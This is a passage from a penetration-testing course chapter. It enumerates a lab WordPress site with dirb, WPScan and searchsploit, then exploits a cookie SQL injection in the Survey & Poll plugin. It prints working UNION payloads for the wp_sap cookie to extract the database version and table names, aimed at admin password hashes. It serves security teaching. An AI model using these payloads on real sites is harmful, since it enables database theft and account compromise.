+ http://sandbox.local/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://sandbox.local/wp-admin/ ----
+ http://sandbox.local/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/css/
==> DIRECTORY: http://sandbox.local/wp-admin/images/
==> DIRECTORY: http://sandbox.local/wp-admin/includes/
+ http://sandbox.local/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/js/
==> DIRECTORY: http://sandbox.local/wp-admin/maint/
==> DIRECTORY: http://sandbox.local/wp-admin/network/
==> DIRECTORY: http://sandbox.local/wp-admin/user/

---- Entering directory: http://sandbox.local/wp-content/ ----
+ http://sandbox.local/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-content/plugins/
==> DIRECTORY: http://sandbox.local/wp-content/themes/
==> DIRECTORY: http://sandbox.local/wp-content/upgrade/
==> DIRECTORY: http://sandbox.local/wp-content/uploads/

---- Entering directory: http://sandbox.local/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sandbox.local/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
...
-----------------
END_TIME: Mon Dec  9 13:00:40 2019
DOWNLOADED: 32284 - FOUND: 12
```

Listing 858 - Output of dirb scan

Our scan revealed common WordPress directories on our target (wp-admin, wp-content, and wp-includes). We also found some directories that are listable; however, these are common WordPress directories and likely won't reveal much.

Let's move on to a more specific scan with *WPScan*, a WordPress vulnerability scanner that uses a database of known vulnerabilities to discover security issues with WordPress instances.

For a thorough scan, we will need to provide the URL of the target (**`--url`**) and configure the enumerate option (**`--enumerate`**) to include "All Plugins" (**`ap`**), "All Themes" (**`at`**), "Config backups" (**`cb`**), and "Db exports" (**`dbe`**). The final command can be found in Listing 859 below.

```
kali@kali:~$ wpscan --url sandbox.local --enumerate ap,at,cb,dbe
```

Listing 859 - Command to run wpscan

WPScan outputs useful information about the target:

```
...
[i] Plugin(s) Identified:

[+] elementor
 | Location: http://sandbox.local/wp-content/plugins/elementor/
 | Last Updated: 2019-12-08T17:19:00.000Z
 | [!] The version is out of date, the latest version is 2.7.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.7.4 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/css/frontend.min.css?ve
r=2.7.4
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/js/frontend.min.js?ver=
2.7.4
 | Confirmed By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/readme.txt

[+] ocean-extra
 | Location: http://sandbox.local/wp-content/plugins/ocean-extra/
 | Last Updated: 2019-11-13T16:17:00.000Z
 | [!] The version is out of date, the latest version is 1.5.19
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.16 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt

[+] wp-survey-and-poll
 | Location: http://sandbox.local/wp-content/plugins/wp-survey-and-poll/
 | Last Updated: 2019-10-15T10:32:00.000Z
 | [!] The version is out of date, the latest version is 1.5.8.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.7.3 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/wp-survey-and-poll/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
...
```

Listing 860 - Output of wpscan scan

The most interesting items that we discovered are the three plugins that are installed: elementor, ocean-extra, and wp-survey-and-poll. WPScan has its own vulnerability database that the tool can use, but it requires registration. To avoid registration, since we only found three plugins, we can use

searchsploit to find possible vulnerabilities in the installed plugins. After updating searchsploit with the **-update** option, we can search for each plugin.

```
kali@kali:~$ searchsploit elementor
Exploits: No Result

kali@kali:~$ searchsploit ocean-extra
Exploits: No Result

kali@kali:~$ searchsploit wp-survey-and-poll
Exploits: No Result
```

Listing 861 - Searchsploit results not finding anything

Unfortunately, we did not find any exploits. We need to be careful with how we are searching, however. Just because a search for "ocean-extra" did not find anything, does not mean that nothing exists. We'll try and use a more generic search for ocean-extra, such as "ocean".

```
kali@kali:~$ searchsploit ocean
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
Apache Libcloud Digital Ocean API - Local Information | exploits/linux/local/38937.txt
Ocean FTP Server 1.00 - Denial of Service             | exploits/windows/dos/893.pl
Ocean12 (Multiple Products) - 'Admin_ID' SQL Injectio | exploits/asp/webapps/32602.txt
Ocean12 ASP Calendar Manager 1.0 - Authentication Byp | exploits/asp/webapps/26473.txt
Ocean12 ASP Guestbook Manager 1.0 - Information Discl | exploits/asp/webapps/22484.txt
Ocean12 Calendar Manager 1.0 - Admin Form SQL Injecti | exploits/php/webapps/25469.txt
Ocean12 Calendar Manager Gold - Database Disclosure   | exploits/php/webapps/7247.txt
Ocean12 Contact Manager Pro - SQL Injection / Cross-S | exploits/php/webapps/7244.txt
Ocean12 FAQ Manager Pro - 'ID' Blind SQL Injection    | exploits/php/webapps/7271.txt
Ocean12 FAQ Manager Pro - 'Keyword' Cross-Site Script | exploits/asp/webapps/32601.txt
...
```

Listing 862 - Searchsploit results for Ocean

Searching for just "ocean" gave us a few results, but reviewing the output shows that none are for a WordPress plugin. Let's do the same for wp-survey-and-poll and search for "survey poll".

```
kali@kali:~$ searchsploit survey poll
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
MD-Pro 1.083.x - Survey Module 'pollID' Blind SQL Inj | exploits/php/webapps/9021.txt
PHP-Nuke CMS (Survey and Poll) - SQL Injection        | exploits/php/webapps/11627.txt
Pre Survey Poll - 'catid' SQL Injection               | exploits/asp/webapps/6119.txt
WordPress Plugin Survey and Poll 1.1 - Blind SQL Inje | exploits/php/webapps/36054.txt
Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' | exploits/php/webapps/45411.txt
nabopoll 1.2 - 'survey.inc.php?path' Remote File Incl | exploits/php/webapps/3315.txt
------------------------------------------------------------------------ ----------------------
```

Listing 863 - Searchsploit results for survey and poll

This search looks much more promising. The fourth and fifth result seem to be for our WordPress plugin. The fifth result, titled "Wordpress Plugin Survey & Poll 1.5.7.3", also matches the version of our plugin (1.5.7.3) that was found by WPScan. Let's inspect the exploit to see if we find anything interesting.

```
...
# Description
# The vulnerability allows an attacker to inject sql commands using a value of a
# cookie parameter.

# PoC
# Step 1. When you visit a page which has a poll or survey, a question will be
# appeared for answering.
# Answer that question.
# Step 2. When you answer the question, wp_sap will be assigned to a value. Open
# a cookie manager, and change it with the payload showed below;

["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]

# It is important that the "OR" statement must be 1=2. Because, application is
# reflecting the first result of the query. When you make it 1=1, you should see a
# question from firt record. Therefore OR statement must be returned False.

# Step 3. Reload the page. Open the source code of the page. Search "sss_params".
# You will see the version of DB in value of sss_params parameter.
...
```

Listing 864 - Viewing the exploit

Skimming through the exploit does not mention if further authentication is required. However, a cookie needs to be set. Let's go to the plugin website and see if we can find any more information about it. A quick Google search for "Wordpress Survey & Poll" leads us to the plugin page.[729] Looking through the screenshots, we find an example of what a survey would look like on a page.

[729] (WordPress, 2020), https://wordpress.org/plugins/wp-survey-and-poll/



Figure 319: WordPress Survey & Poll Screenshot

We found a similar survey on the home page of sandbox.local.



Figure 320: WordPress Survey & Poll on Sandbox.local

Let's open up Burp Suite, configure the proxy settings in Firefox, and intercept the communications when we interact with the survey.

> *If you are having issues configuring Burp, go back to the Web Applications module for a quick review.*

With the page loaded and Burp configured to intercept, we will click one of the options of the survey. This will result in a request captured in Burp. We will click *Forward* in Burp to continue the page load.



Figure 321: Captured Request from Survey Response

Now when we reload the page, we notice the cookie that the exploit code mentioned was vulnerable.



Figure 322: Captured Request with Vulnerable Cookie

With this cookie, we can start attempting to exploit the SQL injection vulnerability.

24.2.2 SQL Injection Exploitation

Now that we have captured a request with the vulnerable cookie, we can use it in Burp's "Repeater" to attempt exploitation of the SQL injection. To do so, we find the request in Burp's "HTTP History" tab that contained the cookie, right click it, and select "Send to Repeater".



Figure 323: Sending the Request to Repeater

Then we click on the “Repeater” tab and view the cookie in its raw form.



Figure 324: Viewing Request in Repeater

Let’s take the payload from the original exploit, place it into the cookie, and send the request to the server. The payload can be found in Listing 865.

```
["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]
```

Listing 865 - Original SQL injection payload

According to the exploit, the payload can be inserted into the *wp_sap* cookie variable value. The value of the cookie variable starts after the "=" sign and must end with a semicolon.



Figure 325: Using the Payload to Send the Request

The exploit code mentions that the result of the SQL injection will be placed in the *sss_params* variable within a "script" tag. Searching for the variable in Burp should take us to the location of the output from the SQL injection.

We can also set Burp to "auto-scroll" to this location in the future to make exploitation easier so we don't have to scroll to find the output each time.



Figure 326: Searching and Setting Auto-Scroll

In this output, we can see the version of the database in use. This shows us that the SQL injection worked!

```
<script type='text/javascript'>
/* <![CDATA[ */
var sss_params = {"survey_options":"{\"options\":\"[\\\"bottom\\\",\\\"easeInOutBack\\
\",\\\"\\\",\\\"-webkit-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 2
04) 70%);-moz-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-
ms-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-o-linear-gr
adient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);linear-gradient(top , rg
b(255, 255, 255) 35% , rgb(204, 204, 204) 70%);\\\",\\\"rgb(0, 0, 0)\\\",\\\"rgb(93, 9
3, 93)\\\",\\\"1\\\",\\\"0\\\",\\\"12\\\",\\\"9\\\",\\\"8\\\",500,\\\"Thank you for yo
ur feedback!\\\",\\\"0\\\",\\\"0\\\",\\\"0\\\"]\",\"plugin_url\":\"http:\\\/\\\/sandbo
x.local\\\/wp-content\\\/plugins\\\/wp-survey-and-poll\",\"admin_url\":\"http:\\\/\\\/
sandbox.local\\\/wp-admin\\\/admin-ajax.php\",\"survey_id\":\"1550849657\",\"style\":\
"modal\",\"expired\":\"false\",\"debug\":\"true\",\"questions\":[[\"Are you enjoying t
he new site?\",\"Yes\",\"No\"],[\"10.3.20-MariaDB\"]]}";
/* ]]> */
</script>
```

Listing 866 - Extracting database version via SQL injection

Now we know that the database used by this WordPress instance is 10.3.20-MariaDB.

> *MariaDB is a fork of MySQL. It was designed to work as a plug-and-play alternative to MySQL and SQL injection exploits used for MySQL typically work for MariaDB as well.*

Now that we know the SQL injection works, we need to determine our next step. While uploading a PHP shell through MariaDB might enable us to get remote code execution on the WordPress instance, it could be very temperamental and difficult if we don't have more information about the system.

Let's start with something easier and extract the admin's username and password hash. To do this, we will need to get a list of tables, find the user's table, get a list of columns, and then finally extract the relevant information.

To get a list of table names, we need to query the *information_schema.tables* table for the *table_name* column. This can be done by altering the cookie payload as shown in Listing 867.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,table_name,11 FROM information_schema.tables#"]
```

Listing 867 - Listing all tables

Note that we have also removed the "ALL" from the original payload. This is to decrease the results as we don't care about duplicate values.

Again, the payload can by inserted into the *wp_sap* cookie value. As before, the value of the cookie starts after the "=" sign and ends with a semicolon.

